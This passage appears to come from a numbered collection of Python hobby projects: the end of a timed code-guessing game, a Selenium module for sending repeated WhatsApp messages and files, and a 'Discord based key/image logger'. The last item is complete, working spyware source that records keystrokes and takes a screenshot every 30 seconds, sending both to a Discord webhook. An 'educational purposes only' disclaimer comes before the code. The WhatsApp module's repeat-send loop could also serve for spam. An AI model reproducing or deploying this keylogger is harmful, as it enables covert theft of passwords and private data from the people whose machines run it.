frame_digits = [[sg.Text('60',font=('Digital-7 35'),size=(2,1),justification='r',pad=((5,20),(15,0)),text_color='#bb3712',key='timer'),sg.Text('',font=('Digital-7 55'),key='_4_',size=(1,1)),sg.Text('',font=('Digital-7 55'),key='_3_',size=(1,1),justification='r'),sg.Text('',font=('Digital-7 55'),key='_2_',size=(1,1),justification='r'),sg.Text('',font=('Digital-7 55'),key='_1_',size=(1,1),justification='r')]]

layout = [[sg.Frame('',frame_lights,border_width=0)],
          [sg.Frame('',[[sg.Frame('',frame_digits,background_color='#000000',relief=sg.RELIEF_SUNKEN,pad=(10,10))]],background_color='#414141',border_width=0)],
          [sg.Frame('',frame_buttons,relief=sg.RELIEF_RAISED)]
         ]

w = sg.Window('Enter security code',layout,element_justification='c')

while True:
    if not start_parameters_set:
        security_code = str(randint(1000,9999))
        start_time = int(round(t()))
        result = None
        start_parameters_set = True

    event,values = w.read(10)
    current_time = int(round(t())) - start_time

    if w['timer'].get()=='0':
        w['timer'].update(':(')
        timer_off = True
        result = 'lose'
        show_result('res/defeat.png')

    if event == sg.WIN_CLOSED:
        break

```

```
    if event in [str(i) for i in (0,1,2,3,4,5,6,7,8,9)]:
        if current_position == 1:
            w['_'+str(current_position)+'_'].update(event)
        elif current_position == 2:
            w['_'+str(current_position)+'_'].update(w['_'+str(current_position-1)+'_'].get())
            w['_'+str(current_position-1)+'_'].update(event)
        elif current_position == 3:
            w['_'+str(current_position)+'_'].update(w['_'+str(current_position-1)+'_'].get())
            w['_'+str(current_position-1)+'_'].update(w['_'+str(current_position-2)+'_'].get())
            w['_'+str(current_position-2)+'_'].update(event)
        elif current_position == 4:
            w['_'+str(current_position)+'_'].update(w['_'+str(current_position-1)+'_'].get())
            w['_'+str(current_position-1)+'_'].update(w['_'+str(current_position-2)+'_'].get())
            w['_'+str(current_position-2)+'_'].update(w['_'+str(current_position-3)+'_'].get())
            w['_'+str(current_position-3)+'_'].update(event)
        current_position += 1

    if event=='x':
        w['_1_'].update('')
        w['_2_'].update('')
        w['_3_'].update('')
        w['_4_'].update('')
        w['knob1'].update('res/knob_n.png')
        w['knob2'].update('res/knob_n.png')
        w['knob3'].update('res/knob_n.png')
        w['knob4'].update('res/knob_n.png')
        current_position = 1
        if result != None:
            start_parameters_set = False
            timer_off = False

    if event=='tick':
        if w['_4_'].get()=='':
            w['_1_'].update('')
            w['_2_'].update('')
            w['_3_'].update('')
            w['_4_'].update('')
            current_position = 1
            continue
        entered_code = ''
        for i in range(4,0,-1):
            entered_code += w['_'+str(i)+'_'].get()
        if entered_code == security_code:
            timer_off = True
            result = 'win'
            show_result('res/victory.png')
            continue
        for i in range(4):
            if entered_code[i] == security_code[i]:
                w['knob'+str(i+1)].update('res/knob_g.png')
            else:
                w['knob'+str(i+1)].update('res/knob_r.png')
        w['_1_'].update('')
        w['_2_'].update('')
        w['_3_'].update('')
        w['_4_'].update('')
        current_position = 1

    if timer_off==False: w['timer'].update(total_seconds-current_time)
w.close()
```

Resources used →

OUTPUT ↓

You have to guess the randomly generated security code using the number pad before time runs out

#33 PyWaMG: Send multiple messages or files on WhatsApp at given intervals

This module has been uploaded to PyPi, and can be installed on a system using `pip install PyWaMG`. It's statistics can be viewed on https://pepy.tech/project/pywamg

SOURCE CODE ↓

```python
from msedge.selenium_tools import Edge,EdgeOptions
from selenium.webdriver.support.ui import WebDriverWait
from selenium.webdriver.support import expected_conditions as EC
from selenium.webdriver.common.by import By
from selenium.webdriver.common.keys import Keys
from PIL import Image
from io import BytesIO
import base64,os
from time import sleep,ctime
from webdriver_manager.microsoft import EdgeChromiumDriverManager

def wait_for_load(term):
    WebDriverWait(driver, 30).until(EC.visibility_of_element_located((By.CLASS_NAME,term)))

def wa_login(isHeadless=True):
    '''
    Use to login to Whatsapp Web

    Can omit usage if already logged in once by scanning QR

    Parameters
    ----------
    None

    Returns
    -------
    None
    '''
    options = EdgeOptions()
    options.use_chromium = True     #Uses chromium-based edgium, remove to use legacy edge
    options.add_argument("user-data-dir="+os.getcwd()+"\\Cache")
    options.add_argument("user-agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.96 Safari/537.36 Edg/88.0.705.49")
    options.add_experimental_option('excludeSwitches', ['enable-logging'])
    # options.add_experimental_option("excludeSwitches", ["enable-automation"])
    # options.add_experimental_option("useAutomationExtension", False)
    options.headless = isHeadless   #Headless mode
    global driver
    driver = Edge(EdgeChromiumDriverManager().install(),options=options)
    driver.get('https://web.whatsapp.com/')
    if os.path.isfile('./Cache/wa.exists'):
        return
    else:
        pass
    wait_for_load('_1PTz1')
    driver.execute_script("""
    var element1 = document.querySelector("._3DgtU");
    var element2 = document.querySelector("._1iKcN");
    if (element1)
        element1.parentNode.removeChild(element1);
    if (element2)
        element2.parentNode.removeChild(element2);
    """)
    Image.open(BytesIO(driver.find_element_by_class_name('landing-main').screenshot_as_png)).show()
    with open('Cache/wa.exists','w') as file:
        pass

def wa_close(isLogout=False):
    '''
    Closes Whatsapp Web

    If parameter isLogout is set to True it logs out of Whatsapp Web

    Parameters
    ----------
    isLogout : bool, optional
        Log out of Whatsapp Web (default is False)
```

```
    Returns
    -------
    None
    '''
    if isLogout:
        driver.find_element_by_css_selector("span[data-icon='menu']").click()
        driver.find_element_by_xpath('//*[@title="Log out"]').click()
        os.remove('Cache/wa.exists')
    driver.quit()

def send_txt(number,message,wait,times,appendMessageNumber = False,isInContacts = True,showLogs = True):
    '''
    Sends a text message to a WhatsApp number

    Arguments
    ---------
    1. number : str
        - WhatsApp number where the message will be sent

    2. message : str
        - Message content that will be sent

    3. wait : int
        - Time in seconds to wait between sending messages

    4. times : int
        - Number of times to send the message

    5. appendMessageNumber : bool, optional
        - Add message count + 1 before message content (default is False)

    6. isInContacts : bool, optional
        - Set to false if sending message to a new number (default is True)

    7. showLogs : bool, optional
        - Show logs, ie record of messages sent (default is True)

    Returns
    -------
    None
    '''
    if driver.current_url != 'https://web.whatsapp.com/' or not isInContacts:
        driver.get('https://web.whatsapp.com/send/?phone='+number)
        wait_for_load('_1awRl')
    else:
        wait_for_load('_1awRl')
        driver.find_element_by_class_name('_1awRl').send_keys(number,Keys.RETURN)
    if times == 1: wait = 0
    for i in range(times):
        driver.find_elements_by_class_name('_1awRl')[1].send_keys(((str(i+1)+': ') if appendMessageNumber else '')+messag
e,Keys.RETURN)
        if showLogs: print('\033[1;32mSent message to '+number+' at '+ctime()+'!\033[0m')
        sleep(wait)
    WebDriverWait(driver,100).until(EC.invisibility_of_element_located((By.CSS_SELECTOR,"span[aria-label=' Pending ']")))

def send_txt_to_group(group_id,message,wait,times,appendMessageNumber=False,showLogs=True):
    '''
    Sends a text message to a WhatsApp group

    Arguments
    ---------
    1. group_id : str
        - WhatsApp Group ID (as seen in Group Invite Link)

    2. message : str
        - Message content that will be sent

    3. wait : int
        - Time in seconds to wait between sending messages

    4. times : int
        - Number of times to send the message

    5. appendMessageNumber : bool, optional
        - Add message count + 1 before message content (default is False)

    6. showLogs : bool, optional
        - Show logs, ie record of messages sent (default is True)

    Returns
```

```
    -------
    None
    '''
    driver.get('https://web.whatsapp.com/accept?code='+group_id)
    wait_for_load('_1awRl')
    if times == 1: wait = 0
    for i in range(times):
        sleep(1)
        driver.find_elements_by_class_name('_1awRl')[1].send_keys(((str(i+1)+': ') if appendMessageNumber else '')+messag
e,Keys.RETURN)
        if showLogs: print('\033[1;32mSent message to Group'+group_id+' at '+ctime()+'!\033[0m')
        sleep(wait)
    WebDriverWait(driver,100).until(EC.invisibility_of_element_located((By.CSS_SELECTOR,"span[aria-label=' Pending ']")))

def send_file(number,fpath,isInContacts=True,showLogs=True):
    '''
    Sends a file/document to a WhatsApp number

    Arguments
    ---------
    1. number : str
        - WhatsApp number where the file will be sent

    2. fpath : str
        - Absolute path to the file being sent

    3. isInContacts : bool, optional
        - Set to false if sending message to a new number (default is True)

    4. showLogs : bool, optional
        - Show logs, ie record of messages sent (default is True)

    Returns
    -------
    None
    '''
    if driver.current_url != 'https://web.whatsapp.com/' or not isInContacts:
        driver.get('https://web.whatsapp.com/send/?phone='+number)
        wait_for_load('_1awRl')
    else:
        wait_for_load('_1awRl')
        driver.find_element_by_class_name('_1awRl').send_keys(number,Keys.RETURN)
    driver.find_element_by_css_selector("span[data-icon='clip']").click()
    driver.find_element_by_css_selector("input[type='file']").send_keys(fpath)
    wait_for_load('_3Git-')
    driver.find_element_by_css_selector("span[data-icon='send']").click()
    wait_for_load('aLK5N')
    WebDriverWait(driver,100).until(EC.invisibility_of_element_located((By.CSS_SELECTOR,"span[aria-label=' Pending ']")))
    if showLogs: print('\033[1;32mSent file to '+number+' at '+ctime()+'!\033[0m')

def send_media_file(number,fpath,caption,isInContacts=True,showLogs=True):
    '''
    Sends a visual media file (image/video) with an optional caption message to a WhatsApp number

    Arguments
    ---------
    1. number : str
        - WhatsApp number where the file will be sent

    2. fpath : str
        - Absolute path to the file being sent

    3. caption : str
        - Message content that will be sent with the media file

    4. isInContacts : bool, optional
        - Set to false if sending message to a new number (default is True)

    5. showLogs : bool, optional
        - Show logs, ie record of messages sent (default is True)

    Returns
    -------
    None
    '''
    if driver.current_url != 'https://web.whatsapp.com/' or not isInContacts:
        driver.get('https://web.whatsapp.com/send/?phone='+number)
        wait_for_load('_1awRl')
    else:
        wait_for_load('_1awRl')
```

```
        driver.find_element_by_class_name('_1awRl').send_keys(number,Keys.RETURN)
    driver.find_element_by_css_selector("span[data-icon='clip']").click()
    driver.find_element_by_css_selector("input[type='file']").send_keys(fpath)
    wait_for_load('_3Git-')
    driver.find_element_by_class_name('_1awRl').send_keys(caption,Keys.RETURN)
    wait_for_load('aLK5N')
    WebDriverWait(driver,100).until(EC.invisibility_of_element_located((By.CSS_SELECTOR,"span[aria-label=' Pending ']")))
    if showLogs: print('\033[1;32mSent media file to '+number+' at '+ctime()+'!\033[0m')

def send_file_to_group(group_id,fpath,showLogs=True):
    '''
    Sends a file/document to a WhatsApp number

    Arguments
    ---------
    1. group_id : str
        - WhatsApp Group ID (as seen in Group Invite Link)

    2. fpath : str
        - Absolute path to the file being sent

    3. showLogs : bool, optional
        - Show logs, ie record of messages sent (default is True)

    Returns
    -------
    None
    '''
    driver.get('https://web.whatsapp.com/accept?code='+group_id)
    wait_for_load('_1awRl')
    driver.find_element_by_css_selector("span[data-icon='clip']").click()
    driver.find_element_by_css_selector("input[type='file']").send_keys(fpath)
    wait_for_load('_3Git-')
    driver.find_element_by_css_selector("span[data-icon='send']").click()
    wait_for_load('aLK5N')
    WebDriverWait(driver,100).until(EC.invisibility_of_element_located((By.CSS_SELECTOR,"span[aria-label=' Pending ']")))
    if showLogs: print('\033[1;32mSent file to Group'+group_id+' at '+ctime()+'!\033[0m')

def send_media_file_to_group(group_id,fpath,caption,showLogs=True):
    '''
    Sends a file/document to a WhatsApp number

    Arguments
    ---------
    1. group_id : str
        - WhatsApp Group ID (as seen in Group Invite Link)

    2. fpath : str
        - Absolute path to the file being sent

    3. caption : str
        - Message content that will be sent with the media file

    4. showLogs : bool, optional
        - Show logs, ie record of messages sent (default is True)

    Returns
    -------
    None
    '''
    driver.get('https://web.whatsapp.com/accept?code='+group_id)
    wait_for_load('_1awRl')
    driver.find_element_by_css_selector("span[data-icon='clip']").click()
    driver.find_element_by_css_selector("input[type='file']").send_keys(fpath)
    wait_for_load('_3Git-')
    driver.find_element_by_class_name('_1awRl').send_keys(caption,Keys.RETURN)
    wait_for_load('aLK5N')
    WebDriverWait(driver,100).until(EC.invisibility_of_element_located((By.CSS_SELECTOR,"span[aria-label=' Pending ']")))
    if showLogs: print('\033[1;32mSent media file to Group'+group_id+' at '+ctime()+'!\033[0m')

# except Exception as e:
#     print('PyWaMg error:',e)
#     os.remove('Cache/wa.exists')
#     driver.quit()
```

Note: This can be used by other developers in their own projects, multiple use cases like news fetcher, social media counter, to-do app, subreddit scraper, advertising, scheduled meeting link sender etc

#34 Discord based python key/image logger

Note: This project is for educational purposes only! Made without any malintent

SOURCE CODE ↓

```python
from PIL import Image, ImageGrab
from datetime import datetime
from discord import Webhook, RequestsWebhookAdapter,File
from time import sleep
from pynput import keyboard
from threading import Thread as t
from io import BytesIO

#Discord keylogger webhook
webhook = Webhook.from_url("https://discord.com/api/webhooks/some_discord_webhook_url", adapter=RequestsWebhookAdapter())

###---IMAGE_LOGGER---###
def img_logger():
    while True:
        im_log = ImageGrab.grab(None)
        im_bin = BytesIO()
        im_log.save(im_bin,'PNG')
        im_bin.seek(0)
        webhook.send(file=File(fp=im_bin, filename='_'+str(datetime.now())+'.png'))
        sleep(30)
t(target=img_logger).start()

###---KEY_LOGGER---###
keylog_txt = ''
def on_release(key):
    global keylog_txt
    if str(key) == 'Key.space':
        key_o = ' '
    elif str(key) in  ('Key.shift_r','Key.shift','Key.ctrl_l','Key.ctrl_r'):
        key_o = ''
    elif str(key) == "Key.enter":
        key_o = '\n'
    elif str(key) == 'Key.backspace':
        key_o = ' _back_ '
    else:
        if len(str(key)) in (3,4):
            key_o = str(key)[1:-1]
        else:
            key_o = str(key)
    keylog_txt += key_o
    if len(keylog_txt)⩾100:
        webhook.send('```\n'+keylog_txt+'\n```')
        keylog_txt=''
listener = keyboard.Listener(on_release=on_release)
listener.start()
```